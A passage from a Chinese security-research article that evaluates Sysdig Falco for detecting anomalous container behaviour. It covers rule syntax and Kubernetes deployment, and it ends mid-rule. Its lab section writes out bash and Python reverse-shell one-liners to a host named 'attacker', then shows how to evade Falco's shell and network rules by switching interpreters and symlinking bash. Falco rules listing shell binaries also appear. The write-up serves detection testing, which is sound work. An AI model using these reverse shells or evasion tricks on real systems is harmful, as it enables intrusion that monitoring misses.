疫情还在继续，美国在恢复经济后，6月26日的单日新增病例回到疫情最严重时的高值；而中国北京的疫情也仍在发酵，但尚在可控范围内。可见，与生物病毒的战争将会旷日持久，正如网络攻防永远不会存在终点。只有多总结与病毒战斗的得失，不断调整应对策略，方能掌握主动，立于不败之地。

致谢

图6的制作是由张胜军完成，在此致谢。

参考文献

[1] https://www.dw.com/zh/%E4%B8%96%E5%8D%AB%E6%96%B0%E5%86%A0%E7%97%85%E6%AF%92%E5%8F%AF%E8%83%BD%E6%B0%B8%E8%BF%9C%E4%B8%8D%E4%BC%9A%E6%B6%88%E5%A4%B1/a-53430300

[2] https://world.huanqiu.com/article/3x7Ezm6ETNY

[3] https://www.bbc.com/zhongwen/simp/world-51329860

[4] https://www.worldometers.info/coronavirus/country/uk/

[5] https://www.worldometers.info/coronavirus/country/us/

[6] https://www.bbc.com/zhongwen/simp/world-52484609

[7] https://cn.chinadaily.com.cn/a/202005/12/WS5eba6e1ca310eec9c72b86b3.html

[8] http://world.qianlong.com/2020/0420/4016055.shtml

[9] https://www.worldometers.info/coronavirus/country/china/

[10] https://tech.sina.com.cn/d/f/2020-01-20/doc-iihnzhha3638660.shtml

[11] http://language.chinadaily.com.cn/a/202006/19/WS5eec0ba3a31083481725413b.html

[12] https://www.zhihu.com/question/31346652/answer/52049615

[13] http://www.bjd.com.cn/a/202002/03/WS5e37d067e4b002ffe994092e.html

[14] https://www.livescience.com/coronavirus-flatten-the-curve.html

[15] http://www-unix.ecs.umass.edu/~lgao/paper/AAWP.pdf

[16] https://www.bbc.com/zhongwen/simp/business-51731992

[17] https://wjla.com/news/business/target-ceo-fired-following-last-year-s-security-breach-102788

[18] https://vip.jianshiapp.com/articles/3592120

NSFOCUS

行业研究

探索 Sysdig Falco：容器环境下的异常行为检测工具

阮博男

摘要

随着容器技术的兴起，容器运行时的安全监控也成为各方关注的焦点。在各行各业积极上云的今天，如何及时准确发现容器环境内部的安全威胁并进行告警和处置，是容器平台开发运维和应急响应团队必须考虑的问题。

Falco是一款为云原生平台设计的进程异常行为检测工具，支持接入系统调用事件和Kubernetes审计日志，与其他工具相比具有独特优势，能够在前述问题上带给我们很多有益思考。本文希望通过两个场景来探索Falco的特性。

1. Falco简介

1.1 什么是Falco?

Falco是一款由Sysdig开源的进程异常行为检测工具。它既能够检测传统主机上的应用程序，也能够检测容器环境和云平台（主要是Kubernetes和Mesos）。

它能够监控所有涉及系统调用的进程行为。例如：

- 某容器中启动了一个shell
- 某服务进程创建了一个非预期类型的子进程
- /etc/shadow文件被读写
- /dev目录下创建了一个非设备文件
- ls之类的常规系统工具向外进行了对外网络通信

此外，其还可以检测云环境下的特有行为。例如：

- 创建了带有特权容器、挂载敏感路径或使用了宿主机网络的Pod

- 向用户授予大范围权限（例如cluster-admin）
- 创建了带有敏感信息的configmap

那么，Falco与传统的主机安全监控工具有什么不同呢?

Falco主要依赖于底层Sysdig内核模块提供的系统调用事件流，与用户态工具通过定时采样或轮询方式实现的离散式监控不同，它提供的是一种连续式实时监控功能；

与工作在内核层进行系统调用捕获、过滤和监控的工具相比，Falco自身运行在用户空间，仅仅借助内核模块来获得数据，Falco的规则变更和程序起止要更为灵活；

与其他既工作在内核层又提供用户空间接口的工具相比，Falco具有非常易学的规则语法（可以与SELinux的规则语法对比）和对云环境的支持。

Falco采用C++语言编写，但它提供了丰富的告警输出方式（后面会提到），因此能够非常方便地与其他工具协同工作。

1.2 程序架构

在进入细节之前，我们希望给出一个“俯瞰”视角，以帮助您建立一个关于Falco的整体概念。

总体来讲，Falco是一个基于规则的进程异常行为检测工具，它目前支持的事件源有两种：

- Sysdig内核模块
- Kubernetes审计日志


其中，Sysdig内核模块提供的是整个宿主机上的实时系统调用事件信息，是Falco依赖的核心事件源。

另外，Falco支持五种输出告警的方式：

- 输出到标准输出
- 输出到文件
- 输出到Syslog
- 输出到HTTP服务
- 输出到其他程序（命令行管道方式）

值得一提的是，最后两种方式使得我们能够很容易将Falco与其他组件或框架组合起来。

下图展示了它的基本架构：




其中，紫色模块为Falco目前支持的输入事件源，绿色模块为目前支持的输出方式，蓝色模块即Falco用户态程序。

1.3 工作原理

Falco采用类似于iptables的规则匹配方式来检测异常。它自带了一份规则文件/etc/falco/falco_rules.yaml供使用，我们也可以将自己定义的规则放在/etc/falco/falco_rules.local.yaml文件中。

它的异常检测流程是直观的。以系统调用为例：Sysdig内核模块首先加载，用户态的Falco运行后读取并解析本地配置文件和规则文件、初始化规则引擎；一旦有进程做了系统调用，内核模块将捕获到这次调用，并把详细信息传给Falco，Falco对这些信息作规则匹配，如果满足规则就通过约定好的方式输出告警。上述工作流程可以用下面的流程图表示：



1.4 规则介绍

Falco的规则使用 YAML 描述，一个规则文件（如 /etc/falco/falco_rules.yaml）包含三类元素：

- 规则：一条规则是描述“在什么条件下生成什么样的告警”的规定
- 宏：这里宏的意义与C语言中的基本相同，它是一些“判定条件片段”，能够在不同的规则甚至宏中复用
- 列表：即元素集合，能够被规则、宏或者其他列表使用

从层次上来说，基础条件表达式、列表和宏一起构成规则，规则是最直接被Falco用来判断某一行为是否异常的依赖标准。

一条规则至少由以下必需项构成：规则名、条件、描述文字、输出信息和优先级。

下面是一个规则示例：

```
- rule: Terminal shell in container # 规则名：必须是独一无二的名称
  desc: A shell was used as the entrypoint/exec point into a container with an attached terminal. # 描述文字：对规则的详细说明
  condition: > # 条件：用来筛选事件的过滤表达式（Falco采用Sysdig的过滤语法）
    spawned_process and container
    and shell_procs and proc.tty != 0
    and container_entrypoint
  output: > # 输出信息：与规则匹配的事件发生时，输出的告警信息
    A shell was spawned in a container with an attached terminal (user=%user.name %container.info
     shell=%proc.name parent=%proc.pname cmdline=%proc.cmdline terminal=%proc.tty container_id=%container.id image=%container.image.repository)
  priority: NOTICE # 优先级：表示该事件严重程度，是一个枚举项，枚举范围为['emergency', 'alert', 'critical', 'error', 'warning', 'notice', 'informational', 'debug']
  tags: [container, shell, mitre_execution]
```

毫无疑问，一条规则的核心是“条件”，它决定了一个事件是否应该被视作异常行为。在后面几节中，我们将接触并深入分析一些规则。

更详细的信息请参考官方文档。

2 部署方法

Falco能够直接部署在物理主机上，也能够以容器方式部署，还能以DaemonSet部署在Kubernetes集群中。

在这里，我们给出手动以DaemonSet方式在Kubernetes集群上部署Falco的过程，其他部署方法可以参考官方文档。

2.1 安装内核头文件

前面提到，Falco依赖于Sysdig内核模块。因此，我们需要在Kubernetes集群的每个节点上安装内核头文件：

sudo apt-get install linux-headers-$(uname -r)

（注：笔者的Kubernetes测试环境节点使用Ubuntu系统，其他Linux发行版使用等效命令安装即可。）

2.2 创建Kubernetes资源

获取远程仓库：

git clone https://github.com/falcosecurity/falco/

cd falco/integrations/k8s-using-daemonset

创建serviceaccount并提供必要的RABC权限：

kubectl apply -f k8s-with-rbac/falco-account.yaml

创建Falco服务（如果不需要Kubernetes审计日志作为事件源，可以跳过此步骤）：

kubectl apply -f k8s-with-rbac/falco-service.yaml

创建ConfigMap来存储Falco的配置，这样一来我们即使更改配置也不必重新构建、部署pods：

mkdir -p k8s-with-rbac/falco-config

cp ../../falco.yaml k8s-with-rbac/falco-config/

cp ../../rules/falco_rules.* k8s-with-rbac/falco-config/

cp ../../rules/k8s_audit_rules.yaml k8s-with-rbac/falco-config/

kubectl create configmap falco-config --from-file=k8s-with-rbac/falco-config

创建DaemonSet：

kubectl apply -f k8s-with-rbac/falco-daemonset-configmap.yaml

2.3 测试

获取pod日志：

kubectl logs -l app=falco-example

日志显示Falco已经正常运行：

* Trying to load a dkms falco-probe, if present
falco-probe found and loaded in dkms
Thu Sep 19 02:09:44 2019: Falco initialized with configuration file /etc/falco/falco.yaml
Thu Sep 19 02:09:44 2019: Loading rules from file /etc/falco/falco_rules.yaml:
Thu Sep 19 02:09:44 2019: Loading rules from file /etc/falco/falco_rules.local.yaml:
Thu Sep 19 02:09:44 2019: Loading rules from file /etc/falco/k8s_audit_rules.yaml:
Thu Sep 19 02:09:45 2019: Starting internal webserver, listening on port 8765
02:09:45.241612000: Notice Privileged container started (user=root command=container:0b07c858a9a0 k8s.ns=default k8s.pod=falco-daemonset-hgbp9 container=0b07c858a9a0 image=falcosecurity/falco:0.17.0) k8s.ns=default k8s.pod=falco-daemonset-hgbp9 container=0b07c858a9a0

3. “Hello,world”之检测容器内创建Shell

在部署完成后，Falco已经提供了一个现成的规则文件 /etc/falco/falco_rules.yaml 供我们使用。这里我们借助一个简单的场景来体验Falco的功能：容器中启动一个shell，Falco检测出这个异常行为。

3.1 测试

测试环境是拥有两个节点的Kubernetes，Falco以DaemonSet形式部署在上面：

```
ubuntu@master-171:~$ kubectl get pods -o wide
NAME                    READY   STATUS    RESTARTS   AGE   IP            NODE         NOMINATED NODE   READINESS GATES
falco-daemonset-77gct   1/1     Running   0          20d   10.244.0.6    master-171   <none>           <none>
falco-daemonset-dgsmt   1/1     Running   0          20d   10.244.1.41   slave-172    <none>           <none>
```


首先，我们连接到某个falco pod上（这里我们连接到master节点上的pod）：

kubectl attach falco-daemonset-77gct

Master节点上事先已经运行了一个ubuntu容器，现在我们尝试在这个容器里打开一个shell：

docker exec -it b769 /bin/bash

从下图中可以看到，在shell打开的同时，falco就给出了告警提示：



3.2 规则分析

下面，我们来看一看这一切是如何发生的：

首先从 /etc/falco/falco_rules.yaml 中找到被触发的检测规则：

```
- rule: Terminal shell in container
  desc: A shell was used as the entrypoint/exec point into a container with an attached terminal.
  condition: >
    spawned_process and container
    and shell_procs and proc.tty != 0
    and container_entrypoint
  output: >
    A shell was spawned in a container with an attached terminal (user=%user.name %container.info
     shell=%proc.name parent=%proc.pname cmdline=%proc.cmdline terminal=%proc.tty container_id=%container.id image=%container.image.repository)
  priority: NOTICE
```

```
 tags: [container, shell, mitre_execution]
 condition: >
  spawned_process and container
  and shell_procs and proc.tty != 0
  and container_entrypoint
```

其中，spawned_process、container 和 shell_procs 及 container_entrypoint 是四个宏，我们同样可以在 /etc/falco/falco_rules.yaml 中找到它们：

```
- list: shell_binaries
 items: [ash, bash, csh, ksh, sh, tcsh, zsh, dash]
- macro: spawned_process
 condition: evt.type = execve and evt.dir=<
- macro: container
 condition: (container.id != host)
- macro: shell_procs
 condition: proc.name in (shell_binaries)
- macro: container_entrypoint
 condition: (not proc.pname exists or proc.pname in (runc:[0:PARENT], runc:[1:CHILD], runc, docker-runc, exe))
```

综合上述信息，我们可以将该规则“翻译”为如下语言：

如果一个事件指明“在某容器中”启动了一个“新进程”，进程名是“常见shell的名称”，分配“有终端”且角色为“容器入口进程”，那么该事件被判定为notice级别的异常，一个告警将被输出。

最终，我们得到这样一个告警信息：

```
03:04:49.103073119: Notice A shell was spawned in a container with an attached terminal (user=root k8s.ns=<NA> k8s.pod=<NA> container=b769d5606d87 shell=bash parent=runc cmdline=bash terminal=34817 container_id=b769d5606d87 image=ubuntu) k8s.ns=<NA> k8s.pod=<NA> container=b769d5606d87
```

4. “Hello,world”之对抗反弹Shell

在做了以上初步尝试后，笔者不满足于这种简单的场景，希望能够在有意义的场景下探索Falco，从而更好地体会它的优势与不足。

我们知道，常见的攻击往往从Web服务入手：攻击者首先收集各种信息，进行各种测试，然后借助注入或文件上传等手段拿到Webshell，接着通常会利用Webshell来反弹一个真正的shell（考虑到传统内网防火墙拦进不拦出的特性，反弹shell要比监听shell可用性更高）到自己控制的机器，最终利用这个shell进行权限提升、横向渗透、访问维持和痕迹清理等后渗透阶段的活动。

因此，“反弹shell”往往在整个攻击过程中起到非常重要的作用。那么，Falco能否用来检测反弹shell的建立呢?

在第一节中，Falco现有规则已经能够检测到容器中入口进程执行shell的情况。其实我们只需要对该规则的条件做一点改动，就能够实现本节的目的：


```
condition: >
  spawned_process and container
  and shell_procs and proc.tty != 0
```

具体而言，我们依然使用 /etc/falco/falco_rules.yaml 作为规则文件，只是删去了其中“Terminal shell in container”这一规则的“shell必须作为容器入口进程”限制。

4.1 第一次测试

现在来试一下!

为了方便调试，本节我们采用直接在master上安装运行Falco的方式。我们将开启三个终端窗口：



其中，右下方是falco终端，用来在master上运行falco；上方的是victim终端，用来模拟攻击者建立反弹shell的操作；左下方是attacker终端，用来监听反弹shell请求。

首先，我们在attacker终端中开启监听：

ncat -l -p 10000


在falco终端启动检测：

falco

接着，在victim终端创建常用的反弹shell：

bash -i >& /dev/tcp/attacker/10000 0>&1

攻击者在attacker终端成功获得了反弹shell，然而，falco终端给出了两条告警：



告警分别为：

- 检测到系统程序接收/发送了网络流量
- 检测到容器内开启了一个shell

4.2 第一次绕过

好了，看来借助Falco来检测反弹shell至少是可行的。那么，攻击者是否能够绕过上面的检测呢?

我们来分析一下情况。

第一个告警在第一节中没有出现过，但的确也是基于 /etc/falco/falco_rules.yaml 中的规则生成的：

```
- rule: System procs network activity
  desc: any network activity performed by system binaries that are not expected to send or receive any network traffic
  condition: >
    (fd.sockfamily = ip and (system_procs or proc.name in (shell_binaries)))
    and (inbound_outbound)
    and not proc.name in (systemd, hostid, id)
    and not login_doing_dns_lookup
  output: >
```

```
    Known system binary sent/received network traffic
     (user=%user.name command=%proc.cmdline connection=%fd.name
container_id=%container.id image=%container.image.repository)
  priority: NOTICE
  tags: [network, mitre_exfiltration]
```

相关的宏和列表如下：

```
- macro: system_procs
  condition: proc.name in (coreutils_binaries, user_mgmt_binaries)
- list: shell_binaries
  items: [ash, bash, csh, ksh, sh, tcsh, zsh, dash]
- macro: inbound_outbound
  condition: >
    (((evt.type in (accept,listen,connect) and evt.dir=<)) or
     (fd.typechar = 4 or fd.typechar = 6) and
     (fd.ip != "0.0.0.0" and fd.net != "127.0.0.0/8") and
     (evt.rawres >= 0 or evt.res = EINPROGRESS))
- list: coreutils_binaries
  items: [
    truncate, sha1sum, numfmt, fmt, fold, uniq, cut, who,
    groups, csplit, sort, expand, printf, printenv, unlink, tee, chcon, stat,
    basename, split, nice, "yes", whoami, sha224sum, hostid, users, stdbuf,
    base64, unexpand, cksum, od, paste, nproc, pathchk, sha256sum, wc, test,
    comm, arch, du, factor, sha512sum, md5sum, tr, runcon, env, dirname,
    tsort, join, shuf, install, logname, pinky, nohup, expr, pr, tty, timeout,
    tail, "[", seq, sha384sum, nl, head, id, mkfifo, sum, dircolors, ptx, shred,
    tac, link, chroot, vdir, chown, touch, ls, dd, uname, "true", pwd, date,
    chgrp, chmod, mktemp, cat, mknod, sync, ln, "false", rm, mv, cp, echo,
    readlink, sleep, stty, mkdir, df, dir, rmdir, touch
    ]
- list: user_mgmt_binaries
  items: [login_binaries, passwd_binaries, shadowutils_binaries]
- list: login_binaries
```


```
 items: [
  login, systemd, '"(systemd)"', systemd-logind, su,
  nologin, faillog, lastlog, newgrp, sg
  ]
- list: passwd_binaries
 items: [
  shadowconfig, grpck, pwunconv, grpconv, pwck,
  groupmod, vipw, pwconv, useradd, newusers, cppw, chpasswd, usermod,
  groupadd, groupdel, grpunconv, chgpasswd, userdel, chage, chsh,
  gpasswd, chfn, expiry, passwd, vigr, cpgr, adduser, addgroup, deluser, delgroup
  ]
- list: shadowutils_binaries
 items: [
  chage, gpasswd, lastlog, newgrp, sg, adduser, deluser, chpasswd,
   groupadd, groupdel, addgroup, delgroup, groupmems, groupmod, grpck,
grpconv, grpunconv,
   newusers, pwck, pwconv, pwunconv, useradd, userdel, usermod, vigr, vipw,
unix_chkpwd
  ]
```

仔细思考后发现，第一条规则的条件中比较容易突破的点是 (system_procs or proc.name in (shell_binaries)))。我们可以将上面的列表理解为黑名单，那么如果要绕过第一条规则，只需要采用一种不在黑名单上的方式即可，例如借助Python来建立反弹shell：

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.
SOCK_STREAM);s.connect(("attacker",10000));os.dup2(s.fileno(),0); os.dup2(s.
fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

4.3 第二次测试

执行上述命令，攻击者再次获得了shell，可以看到，告警也只有一条关于shell的了：



4.4 第二次绕过

那么，如何绕过剩下这个告警呢？思路是类似的，我们只需要使用黑名单之外的shell即可（上面的Python代码实质上调用了/bin/sh）。然而，规则文件中shell列表基本上把常见shell都包含进去了：[ash, bash, csh, ksh, sh, tcsh, zsh, dash]，想再找出一个其他的shell，不太容易。因此，我们考虑别的思路。例如，可以尝试软链接的方式变相为shell改名(普通用户权限不能直接修改 /bin/sh 的文件名；另外，为了规避可能发生的动态链接问题我们也不借助拷贝来实现改名，事实上这样也是可行的)：


ln -s /bin/bash /tmp/fake_bash

将前面的反弹shell中的/bin/sh替换掉：

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("attacker",10000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/tmp/fake_bash","-i"]);'


4.5 第三次测试

执行上述命令，攻击者又获得了shell :)，而且这次Falco没有任何告警：



4.6 触发隐藏剧情

虽然表面上看起来没有任何告警被触发，但是新的问题会出现：当攻击者在反弹shell中执行过命令然后退出时，当前shell会自动向 ~/.bash_history 文件写入执行过的命令历史记录，这个操作同样会触发告警：



我们看一下原因，同样从 /etc/falco/falco_rules.yaml 文件中找到相应规则：


```
- rule: Modify Shell Configuration File
 desc: Detect attempt to modify shell configuration files
 condition: >
  open_write and
  (fd.filename in (shell_config_filenames) or
   fd.name in (shell_config_files) or
   fd.directory in (shell_config_directories)) and
  not proc.name in (shell_binaries)
 output: >
   a shell configuration file has been modified (user=%user.name
command=%proc.cmdline file=%fd.name container_id=%container.id
